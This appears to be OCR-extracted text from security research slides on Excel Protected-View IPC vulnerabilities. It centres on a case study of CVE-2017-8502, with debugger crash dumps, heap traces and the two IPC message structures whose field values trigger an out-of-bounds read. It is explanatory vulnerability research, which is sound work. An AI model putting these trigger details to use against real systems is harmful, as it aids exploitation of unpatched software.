
- Statistics
- Case Study: CVE-2017-8502
- Case Study: CVE-2017-8692
- MSRC 40761

Results

LABS

++ Statistics

- CVE-2017-8502: Mem Corruption Vulnerability
- CVE-2017-8692: Uniscribe RCE
- *NSI: RtlFailFast() DOS



- *NSI: Stack Exhaustion DOS
- *NSI: Dir Traversal via WER
- *NSI: memcpy() Read-AV DOS
- *NSI: Null-Ptr Dereference DOS

- MSRC 40761: Invalid Pointer Typecast (Open)
- *NSI: RtlFailFast() DOS

** NSI: Non-Security Issue*

LABS

++

CVE-2017-8502: Memory Corruption Vulnerability

- Aka “Out-of-Boundary Array Access”
- Affects only Excel Protected-View (PVApp)
- Requires two 0E1200h IPC messages

```
(f0c.1e14): Access violation - code c0000005 (!!! second chance !!!)
eax=020fed78 ebx=00000000 ecx=41b22ffc edx=00000015 esi=0000000b edi=00000000
eip=5950a8e4 esp=020fed54 ebp=020fed58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mso!Ordinal3218+0x860:
5950a8e4 f7413400800000  test    dword ptr [ecx+34h],8000h ds:0023:41b23030=????????
0:000> k 0xa
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 020fed58 595561f9 mso!Ordinal3218+0x860
01 020fed7c 00d7ff39 mso!Ordinal97+0x65
02 020fed8c 59558ed4 EXCEL!LinkASPPModelTable+0xeabe3
03 020fedb8 59500b96 mso!Ordinal2841+0x238
04 020fee94 59505ad8 mso!Ordinal2308+0x2d0
05 020feeb8 004ebc3d mso!Ordinal578+0x68
06 020fef0c 004ec908 EXCEL!Ordinal43+0x10bc3d
07 020fef28 004ebb09 EXCEL!Ordinal43+0x10c908
08 020ff048 00431a8f EXCEL!Ordinal43+0x10bb09
09 020ff128 00e81d4a EXCEL!Ordinal43+0x51a8f
0:000> !heap -p -a ecx
    address 41b22ffc found in
    _DPH_HEAP_ROOT @ 3131000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                427e1f70:         41b22d90              26c -         41b22000             2000
    6d459c2c verifier!AVrfDebugPageHeapAllocate+0x0000023c
    777a0d2e ntdll!RtlDebugAllocateHeap+0x0000003c
    776f4732 ntdll!RtlpAllocateHeap+0x00001642
    776f1e3f ntdll!RtlpAllocateHeapInternal+0x0000042f
    776f19da ntdll!RtlAllocateHeap+0x0000002a
    5b172457 mso20win32client!Ordinal1151+0x000000a7
    5b172429 mso20win32client!Ordinal1151+0x00000079
    5b1723ec mso20win32client!Ordinal1151+0x0000003c
    5b1723a0 mso20win32client!Ordinal675+0x00000026
    003e91d3 EXCEL!Ordinal43+0x000091d3
    004ebc14 EXCEL!Ordinal43+0x0010bc14
    004ec908 EXCEL!Ordinal43+0x0010c908
    004ebb09 EXCEL!Ordinal43+0x0010bb09
    00431a8f EXCEL!Ordinal43+0x00051a8f
    00e81d4a EXCEL!LinkASPPModelTable+0x001ec9f4
    00e80fd2 EXCEL!LinkASPPModelTable+0x001ebc7c
    00e80ffe EXCEL!LinkASPPModelTable+0x001ebca8
    59c2afa6 mso!Ordinal1452+0x000039a6
0:000>
```

sub_AA1C81(): Start service 0E1200h msg

sub_91AE(): HeapAllocWrapper1 (dwBytes)

Allocation size (dwBytes): 26Ch


LABS

++

CVE-2017-8502: Pre-Trigger

- First 0E1200h message

```
EXCEL_0E1200 PvMsg = {};
PvMsg.bSetGlobalFlag = 1;
PvMsg.ui32Unknown_18 = 0xFFFFFFFF;
PvMsg.ui32Unknown_1C = 0xFFFFFFFF;
PvMsg.ui32Unknown_20 = 0x29;
PvMsg.ui32Unknown_24 = 0xFFFFFFFF;
PvMsg.ui32Unknown_28 = 0xFFFFFFFF;
```




LABS

++

CVE-2017-8502: Trigger

- Second 0E1200h message

```
EXCEL_0E1200 PvMsg = {};
PvMsg.bSetGlobalFlag = 0;
PvMsg.ui32Unknown_18 = 0xFFFFFFFF;
PvMsg.ui32Unknown_1C = 0xFFFFFFFF;
PvMsg.ui32Unknown_20 = 0x23;
PvMsg.ui32Unknown_24 = 0xFFFFFFFF;
PvMsg.ui32Unknown_28 = 0xFFFFFFFF;
```




LABS

++

CVE-2017-8502: Array Allocation

- Allocation size = EAX * 7Ch
  - ie: allocates for an array of EAX number of unknown objects
  - Size of each unknown object = 7Ch
- Second 0E1200h message
  - Allocation size = EAX (5) * 7Ch = 26Ch




* Funfact: Addr EXCEL+10BC14 appeared in “!heap –p –a ecx” 3 slides earlier

LABS

++

CVE-2017-8502: Array Allocation

- Array pointer is assigned to global variable, dword_C0637C
  - poi(poi(poi(poi(poi(MSO+C0637Ch))+8))+DCh)
- Initialization of all unk_obj in array is completed in MSO.sub_120304() loop




Results


LABS

++

CVE-2017-8502: Array Usage




Calls MSO_97() when dword_1461918 = 2Fh




- Calls sub_12B744() to get a pointer into 7Ch-obj array
- Note arg_0 = const 15h (from caller)

Calling into sub_12B744()…


Ret from sub_12B744()…



Calls crash_sub() with ptr to end of 7Ch-obj array (ESI)



OOB dereference at offset 34h from end of 7Ch-obj array



- [ecx+DCh] is the pointer to start of 7Ch-obj array, from dword_C0637C
- Offset into 7Ch-obj array = (15h-10h) * 7Ch = 26Ch
- Recall allocation size = 26Ch
- Therefore returns a pointer to end of 7Ch-obj array

Results

LABS

++

CVE-2017-8502: Execution Trace

```
Command - Pid 6036 - WinDbg:10.0.14321.1024 X86
ntdll!DbgBreakPoint:
77744bb0 cc              int     3
0:020> bp excel+AA1C81 ".printf \"Current 0E1200 Message ----------------------------------------\";.echo;g"
0:020> bp excel+AA1CF8 "dd excel+1461918 L 1;g"
0:020> bp excel+10BBFE ".printf \"Num of 7C-bytes objects: %d\",@eax;.echo;g"
0:020> bp excel+0091D3 ".printf \"Allocated buffer[%X bytes]: %X\",poi(@ebp-54),@eax;.echo;g"
0:020> bp excel+AA1CFD ".printf \"[!] Have set global dword_1461918 to 2Fh\";.echo;g"
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft Office\Office16\EXCEL.EXE -
0:020> g
Current 0E1200 Message ----------------------------------------
Current 0E1200 Message ----------------------------------------
01721918  ffffffff
[!] Have set global dword_1461918 to 2Fh
Allocated buffer[20 bytes]: 3FF3AFE0
Allocated buffer[34 bytes]: 40474FC8
Allocated buffer[3C bytes]: 36578FC0
Num of 7C-bytes objects: 6
Allocated buffer[2E8 bytes]: 1DC8AD18
(1794.2200): C++ EH exception - code e06d7363 (first chance)
(1794.2200): C++ EH exception - code e06d7363 (first chance)
Allocated buffer[14 bytes]: 24B56FE8
Allocated buffer[8C bytes]: 3917AF70
Allocated buffer[14 bytes]: 37DC6FE8
Allocated buffer[8C bytes]: 38E78F70
Current 0E1200 Message ----------------------------------------
Current 0E1200 Message ----------------------------------------
01721918  0000002f
Allocated buffer[3C bytes]: 40999FC0
Num of 7C-bytes objects: 5
Allocated buffer[26C bytes]: 38002D90
Allocated buffer[14 bytes]: 373BEFE8
Allocated buffer[8C bytes]: 320A2F70
(1794.1198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Microsoft Shared\Office16\mso.dll -
eax=001de998 ebx=00000000 ecx=38002ffc edx=00000015 esi=0000000b edi=00000000
eip=5950a8e4 esp=001de974 ebp=001de978 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mso!Ordinal3218+0x860:
5950a8e4 f7413400800000  test    dword ptr [ecx+34h],8000h ds:0023:38003030=????????
0:000> k 0xa
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 001de978 595561f9 mso!Ordinal3218+0x860
01 001de99c 00c5ff39 mso!Ordinal197+0x65
02 001de9ac 59558ed4 EXCEL!LinkASPPModelTable+0xeabe3
03 001de9d8 59500b96 mso!Ordinal2841+0x238
04 001deab4 59505ad8 mso!Ordinal2308+0x2d0
05 001dead8 003cbc3d mso!Ordinal578+0x68
06 001deb2c 003cc908 EXCEL!Ordinal43+0x10bc3d
07 001deb48 003cbb09 EXCEL!Ordinal43+0x10c908
08 001dec68 00311a8f EXCEL!Ordinal43+0x10bb09
09 001ded48 00d61d4a EXCEL!Ordinal43+0x51a8f
0:000> !heap -p -a ecx
    address 38002ffc found in
    _DPH_HEAP_ROOT @ 1ca1000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                37f51340:         38002d90             26c -         38002000             2000
    6d749c2c verifier!AVrfDebugPageHeapAllocate+0x0000023c
    777a0d2e ntdll!RtlDebugAllocateHeap+0x0000003c
    776f4732 ntdll!RtlpAllocateHeap+0x00001642
    776f1e3f ntdll!RtlpAllocateHeapInternal+0x0000042f
    776f19da ntdll!RtlAllocateHeap+0x0000002a
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Microsoft Shared\Office16\mso20win32client.dll -
    5b172457 mso20win32client!Ordinal1151+0x000000a7
    5b172429 mso20win32client!Ordinal1151+0x00000079
    5b1723ec mso20win32client!Ordinal1151+0x0000003c
    5b1723a0 mso20win32client!Ordinal675+0x00000026
